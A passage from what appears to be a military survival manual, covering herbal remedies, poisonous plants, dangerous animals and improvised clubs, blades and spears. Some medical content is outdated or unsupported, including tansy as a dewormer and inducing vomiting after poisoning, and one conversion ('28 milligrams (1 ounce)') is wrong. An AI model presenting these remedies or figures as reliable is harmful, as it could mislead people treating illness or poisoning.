- Antihemorrhagics. Make medications to stop bleeding from a poultice of the puffball mushroom, from plantain leaves, or most effectively from the leaves of the common yarrow or woundwort (Achillea millefolium).
- Antiseptics. Use to cleanse wounds, sores, or rashes. You can make them from the expressed juice from wild onion or garlic, or expressed juice from chickweed leaves or the crushed leaves of dock. You can also make antiseptics from a decoction of burdock root, mallow leaves or roots, or white oak bark. All these medications are for external use only.
- Fevers. Treat a fever with a tea made from willow bark, an infusion of elder flowers or fruit, linden flower tea, or elm bark decoction.

- Colds and sore throats. Treat these illnesses with a decoction made from either plantain leaves or willow bark. You can also use a tea made from burdock roots, mallow or mullein flowers or roots, or mint leaves.
- Aches, pains, and sprains. Treat with externally applied poultices of dock, plantain, chickweed, willow bark, garlic, or sorrel. You can also use salves made by mixing the expressed juices of these plants in animal fat or vegetable oils.
- Itching. Relieve the itch from insect bites, sunburn, or plant poisoning rashes by applying a poultice of jewelweed (Impatiens biflora) or witch hazel leaves (Hamamelis virginiana). The jewelweed juice will help when applied to poison ivy rashes or insect stings. It works on sunburn as well as aloe vera.
- Sedatives. Get help in falling asleep by brewing a tea made from mint leaves or passionflower leaves.
- Hemorrhoids. Treat them with external washes from elm bark or oak bark tea, from the expressed juice of plantain leaves, or from a Solomon's seal root decoction.
- Constipation. Relieve constipation by drinking decoctions from dandelion leaves, rose hips, or walnut bark. Eating raw daylily flowers will also help.
- Worms or intestinal parasites. Using moderation, treat with tea made from tansy (Tanacetum vulgare) or from wild carrot leaves.

- Gas and cramps. Use a tea made from carrot seeds as an antiflatulent; use tea made from mint leaves to settle the stomach.
- Antifungal washes. Make a decoction of walnut leaves or oak bark or acorns to treat ringworm and athlete's foot. Apply frequently to the site, alternating with exposure to direct sunlight.

MISCELLANEOUS USES OF PLANTS

Make dyes from various plants to color clothing or to camouflage your skin. Usually, you will have to boil the plants to get the best results. Onion skins produce yellow, walnut hulls produce brown, and pokeberries provide a purple dye.

Make fibers and cordage from plant fibers. Most commonly used are the stems from nettles and milkweeds, yucca plants, and the inner bark of trees like the linden.

Make fish poison by immersing walnut hulls in a small area of quiet water. This poison makes it impossible for the fish to breathe but doesn't adversely affect their edibility.



Make tinder for starting fires from cattail fluff, cedar bark, lighter knot wood from pine trees, or hardened sap from resinous wood trees.

Make insulation by fluffing up female cattail heads or milkweed down.

Make insect repellents by applying the expressed juice of wild garlic or onion to the skin, by placing sassafras leaves in your shelter, or by burning or smudging cattail seed hair fibers.

Plants can be your ally as long as you use them cautiously. The key to the safe use of plants is positive identification whether you use them as food or medicine or in constructing shelters or equipment.

CHAPTER 10 - POISONOUS PLANTS

Successful use of plants in a survival situation depends on positive identification. Knowing poisonous plants is as important to a survivor as knowing edible plants. Knowing the poisonous plants will help you avoid sustaining injuries from them.

HOW PLANTS POISON

Plants generally poison by--

- Ingestion. When a person eats a part of a poisonous plant.
- Contact. When a person makes contact with a poisonous plant that causes any type of skin irritation or dermatitis.
- Absorption or inhalation. When a person either absorbs the poison through the skin or inhales it into the respiratory system.

Plant poisoning ranges from minor irritation to death. A common question asked is, "How poisonous is this plant?" It is difficult to say how poisonous plants are because--

- Some plants require contact with a large amount of the plant before noticing any adverse reaction while others will cause death with only a small amount.
- Every plant will vary in the amount of toxins it contains due to different growing conditions and slight variations in subspecies.
- Every person has a different level of resistance to toxic substances.
- Some persons may be more sensitive to a particular plant.

Some common misconceptions about poisonous plants are--

- Watch the animals and eat what they eat. Most of the time this statement is true, but some animals can eat plants that are poisonous to humans.
- Boil the plant in water and any poisons will be removed. Boiling removes many poisons, but not all.
- Plants with a red color are poisonous. Some plants that are red are poisonous, but not all.

The point is there is no one rule to aid in identifying poisonous plants. You must make an effort to learn as much about them as possible.

ALL ABOUT PLANTS

It is to your benefit to learn as much about plants as possible. Many poisonous plants look like their edible relatives or like other edible plants. For example, poison hemlock appears very similar to wild carrot. Certain plants are safe to eat in certain seasons or stages of growth and poisonous in other stages. For example, the leaves of the pokeweed are edible when it first starts to grow, but it soon becomes poisonous. You can eat some plants and their fruits only when they are ripe. For example, the ripe fruit of mayapple is edible, but all other parts and the green fruit are poisonous. Some plants contain both edible and poisonous parts; potatoes and tomatoes are common plant foods, but their green parts are poisonous.

Some plants become toxic after wilting. For example, when the black cherry starts to wilt, hydrocyanic acid develops. Specific preparation methods make some plants edible that are poisonous raw. You can eat the thinly sliced and thoroughly dried corms (drying may take a year) of the jack-in-the-pulpit, but they are poisonous if not thoroughly dried.

Learn to identify and use plants before a survival situation. Some sources of information about plants are pamphlets, books, films, nature trails, botanical gardens, local markets, and local natives. Gather and cross-reference information from as many sources as possible, because many sources will not contain all the information needed.

RULES FOR AVOIDING POISONOUS PLANTS

Your best policy is to be able to look at a plant and identify it with absolute certainty and to know its uses or dangers. Many times this is not possible. If you have little or no knowledge of the local vegetation, use the rules to select plants for the "Universal Edibility Test." Remember, avoid --

- All mushrooms. Mushroom identification is very difficult and must be precise, even more so than with other plants. Some mushrooms cause death very quickly. Some mushrooms have no known antidote. Two general types of mushroom poisoning are gastrointestinal and central nervous system.
- Contact with or touching plants unnecessarily.

CONTACT DERMATITIS

Contact dermatitis from plants will usually cause the most trouble in the field. The effects may be persistent, spread by scratching, and are particularly dangerous if there is contact in or around the eyes. The principal toxin of these plants is usually an oil that gets on the skin upon contact with the plant. The oil can also get on equipment and then infect whoever touches the equipment. Never bum a contact poisonous plant because the smoke may be as harmful as the plant. There is a greater danger of being affected when overheated and sweating. The infection may be local or it may spread over the body. Symptoms may take from a few hours to several days to appear. Signs and symptoms can include burning, reddening, itching, swelling, and blisters.

When you first contact the poisonous plants or the first symptoms appear, try to remove the oil by washing with soap and cold water. If water is not available, wipe your skin repeatedly with dirt or sand. Do not use dirt if blisters have developed. The dirt may break open the blisters and leave the body open to infection. After you have removed the oil, dry the area. You can wash with a tannic acid solution and crush and rub jewelweed on the affected area to treat plant-caused rashes. You can make tannic acid from oak bark.

Poisonous plants that cause contact dermatitis are--

- Cowhage.
- Poison ivy.
- Poison oak.
- Poison sumac.
- Rengas tree.
- Trumpet vine.

INGESTION POISONING

Ingestion poisoning can be very serious and could lead to death very quickly. Do not eat any plant unless you have positively identified it first. Keep a log of all plants eaten.

Signs and symptoms of ingestion poisoning can include nausea, vomiting, diarrhea, abdominal cramps, depressed heartbeat and respiration, headaches, hallucinations, dry mouth, unconsciousness, coma, and death.

If you suspect plant poisoning, try to remove the poisonous material from the victim's mouth and stomach as soon as possible. Induce vomiting by tickling the back of his throat or by giving him warm saltwater, if he is conscious. Dilute the poison by administering large quantities of water or milk, if he is conscious. The following plants can cause ingestion poisoning if eaten:

- Castor bean.
- Chinaberry.
- Death camas.
- Lantana.
- Manchineel.
- Oleander.
- Pangi.
- Physic nut.
- Poison and water hemlocks.
- Rosary pea.
- Strychnine tree.

See Appendix C for photographs and descriptions of these plants.

CHAPTER 11 - DANGEROUS ANIMALS

Animals rarely are as threatening to the survivor as the rest of the environment. Common sense tells the survivor to avoid encounters with lions, bears, and other large or dangerous animals. You should also avoid large grazing animals with horns, hooves, and great weight. Your actions may prevent unexpected meetings. Move carefully through their environment. Do not attract large predators by leaving food lying around your camp. Carefully survey the scene before entering water or forests.

Smaller animals actually present more of a threat to the survivor than large animals. To compensate for their size, nature has given many small animals weapons such as fangs and stingers to defend themselves. Each year, a few people are bitten by sharks, mauled by alligators, and attacked by bears. Most of these incidents were in some way the victim's fault. However, each year more victims die from bites by relatively small venomous snakes than by large dangerous animals. Even more victims die from allergic reactions to bee stings. For this reason, we will pay more attention to smaller and potentially more dangerous creatures. These are the animals you are more likely to meet as you unwittingly move into their habitat, or they slip into your environment unnoticed.

Keeping a level head and an awareness of your surroundings will keep you alive if you use a few simple safety procedures. Do not let curiosity and carelessness kill or injure you.

INSECTS AND ARACHNIDS

You recognize and identify insects, except centipedes and millipedes, by their six legs while arachnids have eight. All these small creatures become pests when they bite, sting, or irritate you.
Although their venom can be quite painful, bee, wasp, and hornet stings rarely kill a survivor unless he is allergic to that particular toxin. Even the most dangerous spiders rarely kill, and the effects of tick-borne diseases are very slow-acting. However, in all cases, avoidance is the best defense. In environments known to have spiders and scorpions, check your footgear and clothing every morning. Also check your bedding and shelter for them. Use care when turning over rocks and logs. See Appendix D for examples of dangerous insects and arachnids.

Scorpions

You find scorpions (Buthotus species) in deserts, jungles, and forests of tropical, subtropical, and warm temperate areas of the world. They are mostly nocturnal in habit. You can find desert scorpions from below sea level in Death Valley to elevations as high as 3,600 meters in the Andes. Typically brown or black in moist areas, they may be yellow or light green in the desert. Their average size is about 2.5 centimeters. However, there are 20-centimeter giants in the jungles of Central America, New Guinea, and southern Africa. Fatalities from scorpion stings are rare, but they can occur in children, the elderly, and ill persons. Scorpions resemble small lobsters with raised, jointed tails bearing a stinger in the tip. Nature mimics the scorpions with whip scorpions or vinegar-roons. These are harmless and have a tail like a wire or whip, rather than the jointed tail and stinger of true scorpions.

Spiders

You recognize the brown recluse or fiddleback spider of North America (Loxosceles reclusa) by a prominent violin-shaped light spot on the back of its body. As its name suggests, this spider likes to hide in dark places. Though rarely fatal, its bite causes excessive tissue degeneration around the wound and can even lead to amputation of the digits if left untreated.

You find members of the widow family (Latrodectus species) worldwide, though the black widow of North America is perhaps the most well-known. Found in warmer areas of the world, the widows are small, dark spiders with often hourglass-shaped white, red, or orange spots on their abdomens.

Funnelwebs (Atrax species) are large, gray or brown Australian spiders. Chunky, with short legs, they are able to move easily up and down the cone-shaped webs from which they get their name. The local populace considers them deadly. Avoid them as they move about, usually at night, in search of prey. Symptoms of their bite are similar to those of the widow's--severe pain accompanied by sweating and shivering, weakness, and disabling episodes that can last a week.

Tarantulas are large, hairy spiders (Theraphosidae and Lycosa species) best known because they are often sold in pet stores. There is one species in Europe, but most come from tropical America. Some South American species do inject a dangerous toxin, but most simply produce a painful bite. Some tarantulas can be as large as a dinner plate. They all have large fangs for capturing food such as birds, mice, and lizards. If bitten by a tarantula, pain and bleeding are certain, and infection is likely.

Centipedes and Millipedes

Centipedes and millipedes are mostly small and harmless, although some tropical and desert species may reach 25 centimeters. A few varieties of centipedes have a poisonous bite, but infection is the greatest danger, as their sharp claws dig in and puncture the skin. To prevent skin punctures, brush them off in the direction they are traveling, if you find them crawling on your skin.

Bees, Wasps, and Hornets

We are all familiar with bees, wasps, and hornets. They come in many varieties and have a wide diversity of habits and habitats. You recognize bees by their hairy and usually thick body, while the wasps, hornets, and yellow jackets have more slender, nearly hairless, bodies. Some bees, such as honeybees, live in colonies. They may be either domesticated or living wild in caves or hollow trees. You may find other bees, such as carpenter bees, in individual nest holes in wood, or in the ground, like bumblebees. The main danger from bees is their barbed stinger located on their abdomens. When the bee stings you, it rips its stinger out of its abdomen along with the venom sac, and the bee dies. Except for killer bees, most bees tend to be more docile than wasps, hornets, and yellow jackets that have smooth stingers and are capable of repeated attacks.

Avoidance is the best tactic for self-protection. Watch out for flowers or fruit where bees may be feeding. Be careful of meat-eating yellow jackets when cleaning fish or game. The average person has a relatively minor and temporary reaction to bee stings and recovers in a couple of hours when the pain and headache go away. Those who are allergic to bee venom have severe reactions including anaphylactic shock, coma, and death. If antihistamine medicine is not available and you cannot find a substitute, an allergy sufferer in a survival situation is in grave danger.

Ticks

Ticks are common in the tropics and temperate regions. They are familiar to most of us. Ticks are small round arachnids with eight legs and can have either a soft or hard body. Ticks require a blood host to survive and reproduce. This makes them dangerous because they spread diseases like Lyme disease, Rocky Mountain spotted fever, encephalitis, and others that can ultimately be disabling or fatal. There is little you can do to treat these diseases once contracted, but time is your ally since they are slow-acting ailments. According to most authorities, it takes at least 6 hours of attachment to the host for the tick to transmit the disease organisms. Thus, you have time to thoroughly inspect your body for their presence. Beware of ticks when passing through the thick vegetation they cling to, when cleaning host animals for food, and when gathering natural materials to construct a shelter. Always use insect repellents, if possible.

LEECHES

Leeches are blood-sucking creatures with a wormlike appearance. You find them in the tropics and in temperate zones. You will certainly encounter them when swimming in infested waters or making expedient water crossings. You can find them when passing through swampy, tropical vegetation and bogs. You can also find them while cleaning food animals, such as turtles, found in fresh water. Leeches can crawl into small openings; therefore, avoid camping in their habitats when possible. Keep your trousers tucked in your boots. Check yourself frequently for leeches. Swallowed or eaten, leeches can be a great hazard. It is therefore essential to treat water from questionable sources by boiling or using chemical water treatments. Survivors have developed severe infections from wounds inside the throat or nose when sores from swallowed leeches became infected.

BATS

Despite the legends, bats (Desmodus species) are a relatively small hazard to the survivor. There are many bat varieties worldwide, but you find the true vampire bats only in Central and South America. They are small, agile fliers that land on their sleeping victims, mostly cows and horses, to lap a blood meal after biting their victim. Their saliva contains an anticoagulant that keeps the blood slowly flowing while they feed. Only a small percentage of these bats actually carry rabies; however, avoid any sick or injured bat. They can carry other diseases and infections and will bite readily when handled. Taking shelter in a cave occupied by bats, however, presents the much greater hazard of inhaling powdered bat dung, or guano. Bat dung carries many organisms that can cause diseases. Eating thoroughly cooked flying foxes or other bats presents no danger from rabies and other diseases, but again, the emphasis is on thorough cooking.

POISONOUS SNAKES

There are no infallible rules for expedient identification of poisonous snakes in the field, because the guidelines all require close observation or manipulation of the snake's body. The best strategy is to leave all snakes alone. Where snakes are plentiful and poisonous species are present, the risk of their bites negates their food value. Apply the following safety rules when traveling in areas where there are poisonous snakes:

- Walk carefully and watch where you step. Step onto logs rather than over them before looking and moving on.
- Look closely when picking fruit or moving around water.
- Do not tease, molest, or harass snakes. Snakes cannot close their eyes. Therefore, you cannot tell if they are asleep. Some snakes, such as mambas, cobras, and bushmasters, will attack aggressively when cornered or guarding a nest.
- Use sticks to turn logs and rocks.
- Wear proper footgear, particularly at night.
- Carefully check bedding, shelter, and clothing.
- Be calm when you encounter serpents. Snakes cannot hear and you can occasionally surprise them when they are sleeping or sunning. Normally, they will flee if given the opportunity.
- Use extreme care if you must kill snakes for food or safety. Although it is not common, warm, sleeping human bodies occasionally attract snakes.

See Appendix E for detailed descriptions of the snakes listed below.

Snake-Free Areas

The polar regions are free of snakes due to their inhospitable environments. Other areas considered to be free of poisonous snakes are New Zealand, Cuba, Haiti, Jamaica, Puerto Rico, Ireland, Polynesia, and Hawaii.

POISONOUS SNAKES OF THE AMERICAS

- American Copperhead (Agkistrodon contortrix)
- Bushmaster (Lachesis mutus)
- Coral snake (Micrurus fulvius)
- Cottonmouth (Agkistrodon piscivorus)
- Fer-de-lance (Bothrops atrox)
- Rattlesnake (Crotalus species)

POISONOUS SNAKES OF EUROPE

- Common adder (Vipers berus)
- Pallas' viper (Agkistrodon halys)

POISONOUS SNAKES OF AFRICA AND ASIA

- Boomslang (Dispholidus typus)
- Cobra (Naja species)
- Gaboon viper (Bitis gabonica)
- Green tree pit viper (Trimeresurus gramineus)
- Habu pit viper (Trimeresurus flavoviridis)
- Krait (Bungarus caeruleus)
- Malayan pit viper (Callaselasma rhodostoma)
- Mamba (Dendraspis species)
- Puff adder (Bitis arietans)
- Rhinoceros viper (Bitis nasicornis)
- Russell' s viper (Vipera russellii)
- Sand viper (Cerastes vipera)
- Saw-scaled viper (Echis carinatus)
- Wagler's pit viper (Trimeresurus wagleri)

POISONOUS SNAKES OF AUSTRALASIA

- Death adder (Acanthophis antarcticus)
- Taipan (Oxyuranus scutellatus)
- Tiger snake (Notechis scutatus)
- Yellow-bellied sea snake (Pelamis platurus)

DANGEROUS LIZARDS

The Gila monster and the Mexican beaded lizard are dangerous and poisonous lizards.

Gila Monster

The Gila monster (Heloderma suspectrum) of the American southwest, including Mexico, is a large lizard with dark, highly textured skin marked by pinkish mottling. It averages 35 to 45 centimeters in length and has a thick, stumpy tail. Unlikely to bite unless molested, it has a poisonous bite.

Mexican Beaded Lizard

The Mexican beaded lizard (Heloderma horridum) resembles its relative, the Gila monster. It has more uniform spots rather than bands of color (the Gila monster). It also is poisonous and has a docile nature. You find it from Mexico to Central America.

Komodo Dragon

This giant lizard (Varanus komodoensis) grows to more than 3 meters in length and can be dangerous if you try to capture it. This Indonesian lizard can weigh more than 135 kilograms.

DANGERS IN RIVERS

Common sense will tell you to avoid confrontations with hippopotami, alligators, crocodiles, and other large river creatures. There are, however, a few smaller river creatures with which you should be cautious.

Electric Eel

Electric eels (Electrophorus electricus) may reach 2 meters in length and 20 centimeters in diameter. Avoid them. They are capable of generating up to 500 volts of electricity in certain organs in their body. They use this shock to stun prey and enemies. Normally, you find these eels in the Orinoco and Amazon River systems in South America. They seem to prefer shallow waters that are more highly oxygenated and provide more food. They are bulkier than our native eels. Their upper body is dark gray or black, with a lighter-colored underbelly.

Piranha

Piranhas (Serrasalmo species) are another hazard of the Orinoco and Amazon River systems, as well as the Paraguay River Basin, where they are native. These fish vary greatly in size and coloration, but usually have a combination of orange undersides and dark tops. They have white, razor-sharp teeth that are clearly visible. They may be as long as 50 centimeters. Use great care when crossing waters where they live. Blood attracts them. They are most dangerous in shallow waters during the dry season.

Turtle

Be careful when handling and capturing large freshwater turtles, such as the snapping turtles and soft-shelled turtles of North America and the matamata and other turtles of South America. All of these turtles will bite in self-defense and can amputate fingers and toes.

Platypus

The platypus or duckbill (Ornithorhyncus anatinus) is the only member of its family and is easily recognized. It has a long body covered with grayish, short hair, a tail like a beaver, and a bill like a duck. Growing up to 60 centimeters in length, it may appear to be a good food source, but this egg-laying mammal, the only one in the world, is very dangerous. The male has a poisonous spur on each hind foot that can inflict intensely painful wounds. You find the platypus only in Australia, mainly along mud banks on waterways.

DANGERS IN BAYS AND ESTUARIES

In areas where seas and rivers come together, there are dangers associated with both fresh and salt water. In shallow salt waters, there are many creatures that can inflict pain and cause infection to develop. Stepping on sea urchins, for example, can produce pain and infection. When moving about in shallow water, wear some form of footgear and shuffle your feet along the bottom, rather than picking up your feet and stepping.

Stingrays (Dasyatidae species) are a real hazard in shallow waters, especially tropical waters. The type of bottom appears to be irrelevant. There is a great variance between species, but all have a sharp spike in their tail that may be venomous and can cause extremely painful wounds if stepped on. All rays have a typical shape that resembles a kite. You find them along the coasts of the Americas, Africa, and Australasia.

SALTWATER DANGERS

There are several fish that you should not handle, touch, or contact. There are others that you should not eat.

Fish Dangerous to Handle, Touch, or Contact

There are several fish you should not handle, touch, or contact that are identified below.

Shark

Sharks are the most feared animal in the sea. Usually, shark attacks cannot be avoided and are considered accidents. You, as a survivor, should take every precaution to avoid any contact with sharks. There are many shark species, but in general, dangerous sharks have wide mouths and visible teeth, while relatively harmless ones have small mouths on the underside of their heads. However, any shark can inflict painful and often fatal injuries, either through bites or through abrasions from their rough skin.

Rabbitfish

Rabbitfish or spinefoot (Siganidae species) occur mainly on coral reefs in the Indian and Pacific oceans. They have very sharp, possibly venomous spines in their fins. Handle them with care, if at all. This fish, like many others of the dangerous fish in this section, is considered edible by native peoples where the fish are found, but deaths occur from careless handling. Seek other nonpoisonous fish to eat if at all possible.

Tang

Tang or surgeonfish (Acanthuridae species) average 20 to 25 centimeters in length and often are beautifully colored. They are called surgeonfish because of the scalpellike spines located in the tail. The wounds inflicted by these spines can bring about death through infection, envenomation, and loss of blood, which may incidentally attract sharks.

Toadfish

Toadfish (Batrachoididae species) occur in tropical waters off the Gulf Coast of the United States and along both coasts of Central and South America. These dully colored fish average 18 to 25 centimeters in length. They typically bury themselves in the sand to await fish and other prey. They have sharp, very toxic spines along their backs.

Scorpion Fish

Poisonous scorpion fish or zebra fish (Scorpaenidae species) are mostly around reefs in the tropical Indian and Pacific oceans and occasionally in the Mediterranean and Aegean seas. They average 30 to 75 centimeters in length. Their coloration is highly variable, from reddish brown to almost purple or brownish yellow. They have long, wavy fins and spines and their sting is intensively painful. Less poisonous relatives live in the Atlantic Ocean.

Stonefish

Stonefish (Synanceja species) are in the Pacific and Indian oceans. They can inject a painful venom from their dorsal spines when stepped on or handled carelessly. They are almost impossible to see because of their lumpy shape and drab colors. They range in size up to 40 centimeters.

Weever Fish

Weever fish (Trachinidae species) average 30 centimeters long. They are hard to see as they lie buried in the sand off the coasts of Europe, Africa, and the Mediterranean. Their color is usually a dull brown. They have venomous spines on the back and gills.

See Appendix F for more details on these venomous fish.

Animals and Fish Poisonous to Eat

Survival manuals often mention that the livers of polar bears are toxic due to their high concentrations of vitamin A. For this reason, we mention the chance of death after eating this organ. Another toxic meat is the flesh of the hawksbill turtle. You recognize them by their down-turned bill and yellow polka dots on their neck and front flippers. They weigh more than 275 kilograms and are unlikely to be captured.

Many fish living in reefs near shore, or in lagoons and estuaries, are poisonous to eat, though some are only seasonally dangerous. The majority are tropical fish; however, be wary of eating any unidentifiable fish wherever you are. Some predatory fish, such as barracuda and snapper, may become toxic if the fish they feed on in shallow waters are poisonous. The most poisonous types appear to have parrotlike beaks and hard shell-like skins with spines and often can inflate their bodies like balloons. However, at certain times of the year, indigenous populations consider the puffer a delicacy.

Blowfish

Blowfish or puffer (Tetraodontidae species) are more tolerant of cold water. You find them along tropical and temperate coasts worldwide, even in some of the rivers of Southeast Asia and Africa. Stout-bodied and round, many of these fish have short spines and can inflate themselves into a ball when alarmed or agitated. Their blood, liver, and gonads are so toxic that as little as 28 milligrams (1 ounce) can be fatal. These fish vary in color and size, growing up to 75 centimeters in length.

Triggerfish

The triggerfish (Balistidae species) occur in great variety, mostly in tropical seas. They are deep-bodied and compressed, resembling a seagoing pancake up to 60 centimeters in length, with large and sharp dorsal spines. Avoid them all, as many have poisonous flesh.

Barracuda

Although most people avoid them because of their ferocity, they occasionally eat barracuda (Sphyraena barracuda). These predators of mostly tropical seas can reach almost 1.5 meters in length and have attacked humans without provocation. They occasionally carry the poison ciguatera in their flesh, making them deadly if consumed.

See Appendix F for more details on toxic fish and toxic mollusks.

Other Dangerous Sea Creatures

The blue-ringed octopus, jellyfish, and the cone and auger shells are other dangerous sea creatures.

Blue-Ringed Octopus

Most octopi are excellent when properly prepared. However, the blueringed octopus (Hapalochlaena lunulata) can inflict a deadly bite from its parrotlike beak. Fortunately, it is restricted to the Great Barrier Reef of Australia and is very small. It is easily recognized by its grayish white overall color and iridescent blue rings. Authorities warn that all tropical octopus species should be treated with caution, since many have poisonous bites, although the flesh is edible.

Jellyfish

Jellyfish-related deaths are rare, but the sting they inflict is extremely painful. The Portuguese man-of-war resembles a large pink or purple balloon floating on the sea. It has poisonous tentacles hanging up to 12 meters below its body. The huge tentacles are actually colonies of stinging cells. Most known deaths from jellyfish are attributed to the man-of-war. Other jellyfish can inflict very painful stings as well. Avoid the long tentacles of any jellyfish, even those washed up on the beach and apparently dead.

Cone Shell

The subtropical and tropical cone shells (Conidae species) have a venomous harpoonlike barb. All are cone-shaped and have a fine netlike pattern on the shell. A membrane may possibly obscure this coloration. There are some very poisonous cone shells, even some lethal ones in the Indian and Pacific oceans. Avoid any shell shaped like an ice cream cone.

Auger Shell

The auger shell or terebra (Terebridae species) are much longer and thinner than the cone shells, but can be nearly as deadly as the cone shells. They are found in temperate and tropical seas. Those in the Indian and Pacific oceans have a more toxic venom in their stinging barb. Do not eat these snails, as their flesh may be poisonous.

CHAPTER 12 - FIELD-EXPEDIENT WEAPONS, TOOLS, AND EQUIPMENT

As a soldier you know the importance of proper care and use of your weapons, tools, and equipment. This is especially true of your knife. You must always keep it sharp and ready to use. A knife is your most valuable tool in a survival situation. Imagine being in a survival situation without any weapons, tools, or equipment except your knife. It could happen! You might even be without a knife. You would probably feel helpless, but with the proper knowledge and skills, you can easily improvise needed items.

In survival situations, you may have to fashion any number and type of field-expedient tools and equipment to survive. Examples of tools and equipment that could make your life much easier are ropes, rucksacks, clothes, nets, and so on.

Weapons serve a dual purpose. You use them to obtain and prepare food and to provide self-defense. A weapon can also give you a feeling of security and provide you with the ability to hunt on the move.

CLUBS

You hold clubs, you do not throw them. As a field-expedient weapon, the club does not protect you from enemy soldiers. It can, however, extend your area of defense beyond your fingertips. It also serves to increase the force of a blow without injuring yourself. There are three basic types of clubs. They are the simple, weighted, and sling club.

Simple Club

A simple club is a staff or branch. It must be short enough for you to swing easily, but long enough and strong enough for you to damage whatever you hit. Its diameter should fit comfortably in your palm, but it should not be so thin as to allow the club to break easily upon impact. A straight-grained hardwood is best if you can find it.

Weighted Club

A weighted club is any simple club with a weight on one end. The weight may be a natural weight, such as a knot on the wood, or something added, such as a stone lashed to the club.
To make a weighted club, first find a stone that has a shape that will allow you to lash it securely to the club. A stone with a slight hourglass shape works well. If you cannot find a suitably shaped stone, you must fashion a groove or channel into the stone by a technique known as pecking. By repeatedly rapping the club stone with a smaller hard stone, you can get the desired shape.

Next, find a piece of wood that is the right length for you. A straight-grained hardwood is best. The length of the wood should feel comfortable in relation to the weight of the stone. Finally, lash the stone to the handle.

There are three techniques for lashing the stone to the handle: split handle, forked branch, and wrapped handle. The technique you use will depend on the type of handle you choose. See Figure 12-1.

Sling Club

A sling club is another type of weighted club. A weight hangs 8 to 10 centimeters from the handle by a strong, flexible lashing (Figure 12-2). This type of club both extends the user's reach and multiplies the force of the blow.

EDGED WEAPONS

Knives, spear blades, and arrow points fall under the category of edged weapons. The following paragraphs will discuss the making of such weapons.

Knives

A knife has three basic functions. It can puncture, slash or chop, and cut. A knife is also an invaluable tool used to construct other survival items. You may find yourself without a knife or you may need another type knife or a spear. To improvise you can use stone, bone, wood, or metal to make a knife or spear blade.

Stone

To make a stone knife, you will need a sharp-edged piece of stone, a chipping tool, and a flaking tool. A chipping tool is a light, blunt-edged tool used to break off small pieces of stone. A flaking tool is a pointed tool used to break off thin, flattened pieces of stone. You can make a chipping tool from wood, bone, or metal, and a flaking tool from bone, antler tines, or soft iron (Figure 12-3).

Start making the knife by roughing out the desired shape on your sharp piece of stone, using the chipping tool. Try to make the knife fairly thin. Then, using the flaking tool, press it against the edges. This action will cause flakes to come off the opposite side of the edge, leaving a razor sharp edge. Use the flaking tool along the entire length of the edge you need to sharpen. Eventually, you will have a very sharp cutting edge that you can use as a knife.
Lash the blade to some type of hilt (Figure 12-3).

Note: Stone will make an excellent puncturing tool and a good chopping tool but will not hold a fine edge. Some stones such as chert or flint can have very fine edges.

Bone

You can also use bone as an effective field-expedient edged weapon. First, you will need to select a suitable bone. The larger bones, such as the leg bone of a deer or another medium-sized animal, are best. Lay the bone upon another hard object. Shatter the bone by hitting it with a heavy object, such as a rock. From the pieces, select a suitable pointed splinter. You can further shape and sharpen this splinter by rubbing it on a rough-surfaced rock. If the piece is too small to handle, you can still use it by adding a handle to it. Select a suitable piece of hardwood for a handle and lash the bone splinter securely to it.

Note: Use the bone knife only to puncture. It will not hold an edge and it may flake or break if used differently.

Wood

You can make field-expedient edged weapons from wood. Use these only to puncture. Bamboo is the only wood that will hold a suitable edge. To make a knife using wood, first select a straight-grained piece of hardwood that is about 30 centimeters long and 2.5 centimeters in diameter. Fashion the blade about 15 centimeters long. Shave it down to a point. Use only the straight-grained portions of the wood. Do not use the core or pith, as it would make a weak point.

Harden the point by a process known as fire hardening. If a fire is possible, dry the blade portion over the fire slowly until lightly charred. The drier the wood, the harder the point. After lightly charring the blade portion, sharpen it on a coarse stone. If using bamboo and after fashioning the blade, remove any other wood to make the blade thinner from the inside portion of the bamboo. Removal is done this way because bamboo's hardest part is its outer layer. Keep as much of this layer as possible to ensure the hardest blade possible. When charring bamboo over a fire, char only the inside wood; do not char the outside.

Metal

Metal is the best material to make field-expedient edged weapons. Metal, when properly designed, can fulfill a knife's three uses--puncture, slice or chop, and cut. First, select a suitable piece of metal, one that most resembles the desired end product. Depending on the size and original shape, you can obtain a point and cutting edge by rubbing the metal on a rough-surfaced stone. If the metal is soft enough, you can hammer out one edge while the metal is cold. Use a suitable flat, hard surface as an anvil and a smaller, harder object of stone or metal as a hammer to hammer out the edge. Make a knife handle from wood, bone, or other material that will protect your hand.

Other Materials

You can use other materials to produce edged weapons. Glass is a good alternative to an edged weapon or tool, if no other material is available. Obtain a suitable piece in the same manner as described for bone. Glass has a natural edge but is less durable for heavy work. You can also sharpen plastic--if it is thick enough or hard enough--into a durable point for puncturing.

Spear Blades

To make spears, use the same procedures to make the blade that you used to make a knife blade. Then select a shaft (a straight sapling) 1.2 to 1.5 meters long. The length should allow you to handle the spear easily and effectively. Attach the spear blade to the shaft using lashing. The preferred method is to split the handle, insert the blade, then wrap or lash it tightly. You can use other materials without adding a blade. Select a 1.2-to 1.5-meter long straight hardwood shaft and shave one end to a point. If possible, fire harden the point. Bamboo also makes an excellent spear. Select a piece 1.2 to 1.5 meters long. Starting 8 to 10 centimeters back from the end used as the point, shave down the end at a 45-degree angle (Figure 12-4). Remember, to sharpen the edges, shave only the inner portion.

Arrow Points

To make an arrow point, use the same procedures for making a stone knife blade. Chert, flint, and shell-type stones are best for arrow points. You can fashion bone like stone--by flaking. You can make an efficient arrow point using broken glass.

OTHER EXPEDIENT WEAPONS

You can make other field-expedient weapons such as the throwing stick, archery equipment, and the bola.

Throwing Stick

The throwing stick, commonly known as the rabbit stick, is very effective against small game (squirrels, chipmunks, and rabbits). The rabbit stick itself is a blunt stick, naturally curved at about a 45-degree angle. Select a stick with the desired angle from heavy hardwood such as oak. Shave off two opposite sides so that the stick is flat like a boomerang (Figure 12-5). You must practice the throwing technique for accuracy and speed. First, align the target by extending the nonthrowing arm in line with the mid to lower section of the target. Slowly and repeatedly raise the throwing arm up and back until the throwing stick crosses the back at about a 45-degree angle or is in line with the nonthrowing hip. Bring the throwing arm forward until it is just slightly above and parallel to the nonthrowing arm. This will be the throwing stick's release point. Practice slowly and repeatedly to attain accuracy.

Archery Equipment

You can make a bow and arrow (Figure 12-6) from materials available in your survival area. To make a bow, use the procedure described under Killing Devices in Chapter 8.

While it may be relatively simple to make a bow and arrow, it is not easy to use one. You must practice using it a long time to be reasonably sure that you will hit your target. Also, a field-expedient bow will not last very long before you have to make a new one. For the time and effort involved, you may well decide to use another type of field-expedient weapon.

Bola

